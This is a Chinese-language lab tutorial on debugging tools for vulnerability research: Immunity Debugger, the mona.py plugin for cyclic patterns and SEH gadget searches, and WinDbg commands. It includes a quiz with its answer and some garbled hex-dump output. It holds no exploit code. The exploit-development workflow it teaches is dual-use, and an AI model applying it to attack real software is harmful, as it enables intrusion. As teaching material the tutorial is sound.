

从零开始学习软件漏洞挖掘系列教程第一篇：工欲善其事必先利其器

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过动手做一些实践，熟悉常用的软件漏洞挖掘工具，能在日后的软件漏洞挖掘做到游刃有余。

3 预备知识

1. 关于 Immunity Debugger 的一些基础知识

Immunity Debugger 是位于迈阿密的专业渗透测试技术公司发布的一种工具，这个工具能够加快编写利用安全漏洞代码，分析恶意软件和二进制文件逆向工程等的速度。Immunity 称这个调试工具能帮助渗透测试人员制作利用安全漏洞代码的时间减少一半。尤其是 Immunity Debugger 的插件 mona.py 更是软件漏洞挖掘的神器。

2. 关于 Windbg 的一些基础知识

Windbg 是在 windows 平台下，强大的用户态和内核态调试工具。虽然 windbg 也提供图形界面操作，但它最强大的地方还是有着强大的调试命令，一般会结合 GUI 和命令行进行操作，常用的视图有：局部变量、全局变量、调用栈、线程、命令、寄存器、白板等。其中“命令”视图是默认打开的。

3. 关于 Python 的一些基础知识

Python，是一种面向对象的解释性的计算机程序设计语言，也是一种功能强大而完善的通用型语言，已经具有十多年的发展历史，成熟且稳定。Python 具有脚本语言中最丰富和强大的类库，足以支持绝大多数日常应用。Python 在漏洞利用是理想的开始 Exploit 工具。

4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Windbg, ImmunityDebugger, python2.7, mona.py


mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了 metasploit 计算偏移量功能的强大挖洞辅助插件'

5 实验步骤

5.1 实验任务一

任务描述: 熟悉 Immunity Debugger 的基本使用。

1. 我们用 Immunity Debugger 打开一个软件将会看到下面



Immunity Debugger 主界面有四个窗口, 分别是

*反汇编窗口, 反汇编窗口又分为四列: 地址, 机器码, 机器码对应的汇编指令, 注释。

*寄存器窗口，这里显示了某时刻 EAX(累加器),EBX(基址寄存器),ECX(计数器),EDX(数据寄存器),ESI(源变址寄存器),EDI(目的变址寄存器),EBP(基址指针),ESP(堆栈指针),EIP(指令指针)等寄存器的值。

*内存窗口，这个可以查看某个地址的内容比如我想看看 0x401000 这个地址有什么东西，那么只需要在内存窗口 Ctrl+g 然后输入 401000 回车


Address	Hex dump	ASCII
00401000	55 8B EC 53 56 57 8D 05	U 类SVW?
00401008	30 60 40 00 FF E0 33 C0	0`0. ??
00401010	5F 5E 5B 5D C3 55 8B EC	_^[] 脱类
00401018	6A FF 68 A0 50 40 00 68	j h 嫩0.1
00401020	70 1C 40 00 64 A1 00 00	p0.d?.
00401028	00 00 50 64 89 25 00 00	..Pd?..
00401030	00 00 83 EC 10 53 56 57	..浚0SVW
00401038	89 65 E8 FF 15 04 50 40	堤?00P0
00401040	00 33 D2 8A D4 89 15 B4	.3 见 鼓0?
00401048	85 40 00 8B C8 81 E1 FF	舞. 婢全
00401050	00 00 00 89 0D B0 85 40	...? 婢0
00401058	00 C1 E1 08 03 CA 89 0D	.玲00 黄.
00401060	AC 85 40 00 C1 E8 10 A3	琼0. 浚0?
00401068	A8 85 40 00 6A 00 E8 A8	0.j. 媛
00401070	00 00 00 00 00 00 00 00
00401078	00 00 00 00 00 00 00 00
00401080	00 00 00 00 00 00 00 00
00401088	00 00 00 00 00 00 00 00
00401090	00 00 00 00 00 00 00 00
00401098	00 00 00 00 00 00 00 00
004010A0	00 00 00 00 00 00 00 00
004010A8	00 00 00 00 00 00 00 00
004010B0	00 00 00 00 00 00 00 00
004010B8	00 00 00 00 00 00 00 00
004010C0	00 00 00 00 00 00 00 00
004010C8	00 00 00 00 00 00 00 00
004010D0	00 00 00 00 00 00 00 00
004010D8	00 00 00 00 00 00 00 00
004010E0	00 00 00 00 00 00 00 00
004010E8	00 00 00 00 00 00 00 00
004010F0	00 00 00 00 00 00 00 00
004010F8	00 00 00 00 00 00 00 00
00401100	00 00 00 00 00 00 00 00
00401108	00 00 00 00 00 00 00 00
00401110	00 00 00 00 00 00 00 00
00401118	00 00 00 00 00 00 00 00
00401120	00 00 00 00 00 00 00 00
00401128	00 00 00 00 00 00 00 00
00401130	00 00 00 00 00 00 00 00
00401138	00 00 00 00 00 00 00 00
00401140	00 00 00 00 00 00 00 00
00401148	00 00 00 00 00 00 00 00
00401150	00 00 00 00 00 00 00 00
00401158	00 00 00 00 00 00 00 00
00401160	00 00 00 00 00 00 00 00
00401168	00 00 00 00 00 00 00 00
00401170	00 00 00 00 00 00 00 00
00401178	00 00 00 00 00 00 00 00
00401180	00 00 00 00 00 00 00 00
00401188	00 00 00 00 00 00 00 00
00401190	00 00 00 00 00 00 00 00
00401198	00 00 00 00 00 00 00 00
004011A0	00 00 00 00 00 00 00 00
004011A8	00 00 00 00 00 00 00 00
004011B0	00 00 00 00 00 00 00 00
004011B8	00 00 00 00 00 00 00 00
004011C0	00 00 00 00 00 00 00 00
004011C8	00 00 00 00 00 00 00 00
004011D0	00 00 00 00 00 00 00 00
004011D8	00 00 00 00 00 00 00 00
004011E0	00 00 00 00 00 00 00 00
004011E8	00 00 00 00 00 00 00 00
004011F0	00 00 00 00 00 00 00 00
004011F8	00 00 00 00 00 00 00 00
00401200	00 00 00 00 00 00 00 00
00401208	00 00 00 00 00 00 00 00
00401210	00 00 00 00 00 00 00 00
00401218	00 00 00 00 00 00 00 00
00401220	00 00 00 00 00 00 00 00
00401228	00 00 00 00 00 00 00 00
00401230	00 00 00 00 00 00 00 00
00401238	00 00 00 00 00 00 00 00
00401240	00 00 00 00 00 00 00 00
00401248	00 00 00 00 00 00 00 00
00401250	00 00 00 00 00 00 00 00
00401258	00 00 00 00 00 00 00 00
00401260	00 00 00 00 00 00 00 00
00401268	00 00 00 00 00 00 00 00
00401270	00 00 00 00 00 00 00 00
00401278	00 00 00 00 00 00 00 00
00401280	00 00 00 00 00 00 00 00
00401288	00 00 00 00 00 00 00 00
00401290	00 00 00 00 00 00 00 00
00401298	00 00 00 00 00 00 00 00
004012A0	00 00 00 00 00 00 00 00
004012A8	00 00 00 00 00 00 00 00
004012B0	00 00 00 00 00 00 00 00
004012B8	00 00 00 00 00 00 00 00
004012C0	00 00 00 00 00 00 00 00
004012C8	00 00 00 00 00 00 00 00
004012D0	00 00 00 00 00 00 00 00
004012D8	00 00 00 00 00 00 00 00
004012E0	00 00 00 00 00 00 00 00
004012E8	00 00 00 00 00 00 00 00
004012F0	00 00 00 00 00 00 00 00
004012F8	00 00 00 00 00 00 00 00
00401300	00 00 00 00 00 00 00 00
00401308	00 00 00 00 00 00 00 00
00401310	00 00 00 00 00 00 00 00
00401318	00 00 00 00 00 00 00 00
00401320	00 00 00 00 00 00 00 00
00401328	00 00 00 00 00 00 00 00
00401330	00 00 00 00 00 00 00 00
00401338	00 00 00 00 00 00 00 00
00401340	00 00 00 00 00 00 00 00
00401348	00 00 00 00 00 00 00 00
00401350	00 00 00 00 00 00 00 00
00401358	00 00 00 00 00 00 00 00
00401360	00 00 00 00 00 00 00 00
00401368	00 00 00 00 00 00 00 00
00401370	00 00 00 00 00 00 00 00
00401378	00 00 00 00 00 00 00 00
00401380	00 00 00 00 00 00 00 00
00401388	00 00 00 00 00 00 00 00
00401390	00 00 00 00 00 00 00 00
00401398	00 00 00 00 00 00 00 00
004013A0	00 00 00 00 00 00 00 00
004013A8	00 00 00 00 00 00 00 00
004013B0	00 00 00 00 00 00 00 00
004013B8	00 00 00 00 00 00 00 00
004013C0	00 00 00 00 00 00 00 00
004013C8	00 00 00 00 00 00 00 00
004013D0	00 00 00 00 00 00 00 00
004013D8	00 00 00 00 00 00 00 00
004013E0	00 00 00 00 00 00 00 00
004013E8	00 00 00 00 00 00 00 00
004013F0	00 00 00 00 00 00 00 00
004013F8	00 00 00 00 00 00 00 00
00401400	00 00 00 00 00 00 00 00
00401408	00 00 00 00 00 00 00 00
00401410	00 00 00 00 00 00 00 00
00401418	00 00 00 00 00 00 00 00
00401420	00 00 00 00 00 00 00 00
00401428	00 00 00 00 00 00 00 00
00401430	00 00 00 00 00 00 00 00
00401438	00 00 00 00 00 00 00 00
00401440	00 00 00 00 00 00 00 00
00401448	00 00 00 00 00 00 00 00
00401450	00 00 00 00 00 00 00 00
00401458	00 00 00 00 00 00 00 00
00401460	00 00 00 00 00 00 00 00
00401468	00 00 00 00 00 00 00 00
00401470	00 00 00 00 00 00 00 00
00401478	00 00 00 00 00 00 00 00
00401480	00 00 00 00 00 00 00 00
00401488	00 00 00 00 00 00 00 00
00401490	00 00 00 00 00 00 00 00
00401498	00 00 00 00 00 00 00 00
004014A0	00 00 00 00 00 00 00 00
004014A8	00 00 00 00 00 00 00 00
004014B0	00 00 00 00 00 00 00 00
004014B8	00 00 00 00 00 00 00 00
004014C0	00 00 00 00 00 00 00 00
004014C8	00 00 00 00 00 00 00 00
004014D0	00 00 00 00 00 00 00 00
004014D8	00 00 00 00 00 00 00 00
004014E0	00 00 00 00 00 00 00 00
004014E8	00 00 00 00 00 00 00 00
004014F0	00 00 00 00 00 00 00 00
004014F8	00 00 00 00 00 00 00 00
00401500	00 00 00 00 00 00 00 00
00401508	00 00 00 00 00 00 00 00
00401510	00 00 00 00 00 00 00 00
00401518	00 00 00 00 00 00 00 00
00401520	00 00 00 00 00 00 00 00
00401528	00 00 00 00 00 00 00 00
00401530	00 00 00 00 00 00 00 00
00401538	00 00 00 00 00 00 00 00
00401540	00 00 00 00 00 00 00 00
00401548	00 00 00 00 00 00 00 00
00401550	00 00 00 00 00 00 00 00
00401558	00 00 00 00 00 00 00 00
00401560	00 00 00 00 00 00 00 00
00401568	00 00 00 00 00 00 00 00
00401570	00 00 00 00 00 00 00 00
00401578	00 00 00 00 00 00 00 00
00401580	00 00 00 00 00 00 00 00
00401588	00 00 00 00 00 00 00 00
00401590	00 00 00 00 00 00 00 00
00401598	00 00 00 00 00 00 00 00
004015A0	00 00 00 00 00 00 00 00
004015A8	00 00 00 00 00 00 00 00
004015B0	00 00 00 00 00 00 00 00
004015B8	00 00 00 00 00 00 00 00
004015C0	00 00 00 00 00 00 00 00
004015C8	00 00 00 00 00 00 00 00
004015D0	00 00 00 00 00 00 00 00
004015D8	00 00 00 00 00 00 00 00
004015E0	00 00 00 00 00 00 00 00
004015E8	00 00 00 00 00 00 00 00
004015F0	00 00 00 00 00 00 00 00
004015F8	00 00 00 00 00 00 00 00
00401600	00 00 00 00 00 00 00 00
00401608	00 00 00 00 00 00 00 00
00401610	00 00 00 00 00 00 00 00
00401618	00 00 00 00 00 00 00 00
00401620	00 00 00 00 00 00 00 00
00401628	00 00 00 00 00 00 00 00
00401630	00 00 00 00 00 00 00 00
00401638	00 00 00 00 00 00 00 00
00401640	00 00 00 00 00 00 00 00
00401648	00 00 00 00 00 00 00 00
00401650	00 00 00 00 00 00 00 00
00401658	00 00 00 00 00 00 00 00
00401660	00 00 00 00 00 00 00 00
00401668	00 00 00 00 00 00 00 00
00401670	00 00 00 00 00 00 00 00
00401678	00 00 00 00 00 00 00 00
00401680	00 00 00 00 00 00 00 00
00401688	00 00 00 00 00 00 00 00
00401690	00 00 00 00 00 00 00 00
00401698	00 00 00 00 00 00 00 00
004016A0	00 00 00 00 00 00 00 00
004016A8	00 00 00 00 00 00 00 00
004016B0	00 00 00 00 00 00 00 00
004016B8	00 00 00 00 00 00 00 00
004016C0	00 00 00 00 00 00 00 00
004016C8	00 00 00 00 00 00 00 00
004016D0	00 00 00 00 00 00 00 00
004016D8	00 00 00 00 00 00 00 00
004016E0	00 00 00 00 00 00 00 00
004016E8	00 00 00 00 00 00 00 00
004016F0	00 00 00 00 00 00 00 00
004016F8	00 00 00 00 00 00 00 00
00401700	00 00 00 00 00 00 00 00
00401708	00 00 00 00 00 00 00 00
00401710	00 00 00 00 00 00 00 00
00401718	00 00 00 00 00 00 00 00

```

7709020C . 78410100 DD 00014178
EBX=7EFDE000
Stack SS: (0018FFFF)-00000000
Address Hex dump ASCII
00040123 00 58 09 00 00 6C 09 00 .X...1..
0004012B 00 3A 00 00 00 A8 09 00 .....?..
00040133 00 BC 09 00 00 2C 00 00 .?...?..
0004013B 00 E8 09 00 00 FC 09 00 .?...?..
00040143 00 2E 00 00 00 2C 0A 00 .....?..
0004014B 00 50 0A 00 00 32 00 00 .P...2..
00040153 00 84 0A 00 00 98 0A 00 .?...?..
0004015B 00 36 00 00 00 D0 0A 00 .6...?..
00040163 00 E4 0A 00 00 40 00 00 .?...@..
0004016B 00 24 0B 00 00 50 0B 00 .$....P..
dd 0x40123

```

关于 Python 脚本




```


Immunity Debugger - mapzeroe.exe - [CPU - main thread, module mapzeroe]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p
004010DE . 5A POP EDX
004010DF . E8 B4080000 CALL <JMP.&CC3270MT.__CRTL_MEM_UseBorM
004010E4 . E8 8F030000 CALL mapzeroe.00401478
004010E9 . 00401574 [Arg1 = 0008
mapzeroe.00
004010F0 . 68 34204000 PUSH mapzeroe.00402034
004010F1 . 6A 00 PUSH 0
004010F6 . E8 5F080000 CALL <JMP.&KERNEL32.GetModuleHandleA> [pModule = h
GetModuleHa
004010FD . A3 93204000 MOV DWORD PTR DS:[402093],EAX
00401102 . 6A 00 PUSH 0
00401104 . E9 F5080000 JMP <JMP.&CC3270MT.__startup>
00401109 . E9 B6040000 JMP mapzeroe.004015C4
0040110E . 33C0 XOR EAX,EAX

```

Python 脚本可以在运行时加载和修改。包括 Python 解释器将加载任何更改您的自定义脚本。包括示例脚本,如何创建自己的完整文档



Python GraphingBuilt 绘图另一个 Immunity 调试器的功能是创建函数图形的能力。我们 Python 向量库将创建一个窗口内 Immunity 调试器按一个按钮图您所选择的功能。不需要第三方软件。



Immunity 调试器的 Python API 包含许多有用的实用程序和功能。脚本可以像本机代码集成到调试器，这意味着您的代码可以创建自定义表、图表以及各种接口，仍在 Immunity 调试器内。例如，当 Immunity SafeSEH 脚本运行时，它的输出结果到表内 Immunity 调试器窗口。



2. 接下来重点介绍 Immunity Debugger 的一个插件 mona.py。在 Immunity Debugger 下方的命令行输入!mona 即可查看插件所有信息

The screenshot shows the Immunity Debugger application window. The title bar reads "Immunity Debugger - test.exe - [Log data]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. Below the menu bar is a toolbar with various icons for file operations, debugging actions, and search functions. A status bar at the top right displays the address range "00401000-004010FF" and the loaded module "kernel32.dll".

The main pane is titled "Address Message" and contains the following text:

```
//ASB093 new thread with ID 0000159C created
OBADF00D 'mona' - Exploit Development Swiss Army Knife - Immunity Debugger (32bit)
OBADF00D Plugin version : 2.0 r427
OBADF00D Written by Corelan - https://www.corelan.be
OBADF00D Project page : https://redmine.corelan.be/projects/mona

##.....#.#####.#.#...###.....#####.#.#....#
###...###.....###...###...###.....###...###...###
###.###.....###.###..###.###.....###.###.....###
###.###.....###.###.###.###.....###.###.....###
##.....###.....###.###.###.###.....###.###.....
###...###.....###.###.###.###.....###.###.....
###.....###.###.###.###.....###.###.....
###.....###.###.###.###.....###.###.....
###.....###.###.###.###.....###.###.....

OBADF00D Global options :
OBADF00D -----
OBADF00D You can use one or more of the following global options on any command that will perform
OBADF00D a search in one or more modules, returning a list of pointers :
OBADF00D -n                : Skip modules that start with a null byte. If this is too broad, use
OBADF00D                   option -cm nonull instead
OBADF00D -o                : Ignore OS modules
OBADF00D -p <n>            : Stop search after <n> pointers.
OBADF00D -m <module,module,...> : only query the given modules. Be sure what you are doing !
OBADF00D                    You can specify multiple modules (comma separated)
OBADF00D                    Tip : you can use -m * to include all modules. All other module criteria will be ignored
OBADF00D                    Other wildcards : *blah.dll = ends with blah.dll, blah* = starts with blah,
OBADF00D                    blah or *blah* = contains blah
OBADF00D -cm <crit,crit,...>   : Apply some additional criteria to the modules to query.
OBADF00D                    You can use one or more of the following criteria :
OBADF00D                    aslr,safesearch,rebase,nx,os
```

The bottom status bar shows the current address "00401000" and the state "Paused".

我们这个系列教程用到的命令有!mona pc N (产生 N 个随机字符串), !mona poststr (计算 str 在 N 个字符中出现的位置), !mona seh (找出没有开启 safeseh 模块中的 pop pop retn 序列)。如果你不懂某个命令怎么用请输入 !mona help 某个命令。如图

```
OBADF00D Usage of command 'pc' :
OBADF00D -----
OBADF00D Create a cyclic pattern of a given size. Output will be written to pattern.txt
OBADF00D Mandatory argument : size (numeric value)
OBADF00D Optional arguments :
OBADF00D     -js : output pattern in unicode escaped javascript format
OBADF00D     -extended : extend the 3rd character set (numbers) with punctuation marks etc
OBADF00D     -c1 <chars> : set the first charset to this string of characters
OBADF00D     -c2 <chars> : set the second charset to this string of characters
OBADF00D     -c3 <chars> : set the third charset to this string of characters
OBADF00D
OBADF00D
OBADF00D [+] This mona.py action took 0:00:00.002000
```

5.1.2. 练习



关于 mona 插件，以下说法错误的是？【单选题】

- 【A】!mona pattern_create 3000 可以创建 3000 个随机字符。
- 【B】某个命令的用法可以 !mona help 命令。
- 【C】!mona bytearray -b '\x00' 产生一系列除\x00 外的随机字节数组
- 【D】!mona 是一个自动化挖掘漏洞工具

答案: D


5.2 实验任务二

任务描述：熟悉 WinDbg 和 python 的基本使用

1. 我们打开 windbg 后，默认是这个界面，清新，简洁。

WinDbg 支持以下三种类型的命令：

- 常规命令，用来调试进程
- 点命令，用来控制调试器
- 扩展命令，可以添加叫 WinDbg 的自定义命令，一般由扩展 dll 提供这些命令



下面列举一些常用的 windbg 命令：

1. 启动 WinDbg

要用 WinDbg (x86) 调试 32 位程序，用 WinDbg (x64) 调试 64 位程序。

2. 使用帮助

任何时候都可以使用 !help 命令来获取帮助，查看命令的使用方法。

3. 设置 SymbolFile Path，指定了符号库，我们才能看到详细的类型信息

SRV*c:\symbols*http://msdl.microsoft.com/download/symbols

WinDbg 会将微软的符号库下载指定的本地目录中

4. 重新加载符号

如果进入调试之后才指定的符号路径，需要使用命令来重新加载符号
.reload

5.Ctrl+Break 终止一个很长时间没有完成的命令， **Ctrl+Break** 也可以让正在运行的程序暂停

6.保存 dump 文件

.dump /ma c:\test.dmp 保存 full-dump
.dump /m c:\test.dmp 保存 mini-dump

7. 分析 Dump

一般先 !analyze -v Windbg 会根据上面命令自动分析，然后 ~* kv 打印所有线程的堆栈

8. 察看模块信息

lm 显示所有模块信息
lmf 显示所有模块及其路径
lmD 显示所有模块详细信息

9. 单步调试

g 继续运行(go)， 热键 F5
t 单步越过(step over)， 热键 F10
p 单步进入(step into)， 热键 F11

10. 设置断点(break point)

bp [address] [“command”] 设置软件断点。

比如 bp kernel32!CreateProcessW 表示在调用这个 CreateProcess 时设置断点。

如 bp kernel32!CreateFileW "du poi(esp+4); g" 表示在调用 CreateFile 时打印出文件路径(第一个参数)，然后继续执行

针对某线程设置断点，只要在命令前加~线程号：

比如 ~0 bp 0x441242, 表示 0 号线程执行到地址 0x441242 时中断

ba [access size] [command]设置硬断点。

其中，access 指定访问方式(e 执行指令, r 读取数据, w 写入数据)

size 表示监视数据的大小(1, 2, 4)

比如 ba r4 0x414422, 表示在地址 0x414422 写入 4 字节数据是触发断点

11.管理断点

bl 列出所有当前断点的状态
 bc 清除断点, bc * 清除所有断点, bc 0 清除 0 号断点
 bd 禁用某个断点(disable)
 be 打开某个断点(enable)

12.察看堆栈

kn [frame count]察看当前堆栈及其索引, frame count 指定要显示多少帧
 kb 显示堆栈帧地址, 返回地址, 参数, 函数名等
 kv 在 kb 的基础上增加了函数调用约定等信息, 所以推荐用 kv 命令察看堆栈.
 .frame [frame index] 将当前堆栈切换到某个堆栈帧, 比如.frame 1 切换到第 1 帧
 dv 命令察看当前堆栈帧的局部变量

13.察看和修改寄存器

r 显示所有寄存器的值

 r eax=0x100 将 eax 寄存器的改成 0x100

14.搜索内存(search memory)

s -[type] range pattern

其中 type, b 表示 byte, w 表示 word, d 表示 dword, a 表示 ASCII string, u 表示 unicode string

Range 表示地址范围, 可以用 2 种表示: 一是起始地址加终止地址, 二是起始地址加 L 长度(不是字节长度, 是单位长度)。如果搜索空间长度超过 256M, 用 L?length。

Pattern 指定要搜索的内容。

比如 s -u 522e0000 527d1000 "web"表示在 522e0000 和 527d1000 之间搜索 Unicode 字符串 "web"

比如 s -w 522e0000 L0x100 0x1212 0x2212 0x1234 表示在起始地址 522e0000 之后的 0x100 个单位内搜索 0x1212 0x2212 0x1234 系列的起始地址

15.反汇编某一地址

u address, 比如 u 0x410040 表示反汇编地址 0x410040 的代码
 uf 反汇编某个函数, 比如 uf test!main
 ub 反汇编某地址之前的代码, 比如 ub 0x 0x410040 L20
 !lmi [module name] 显示某一模块的详细信息

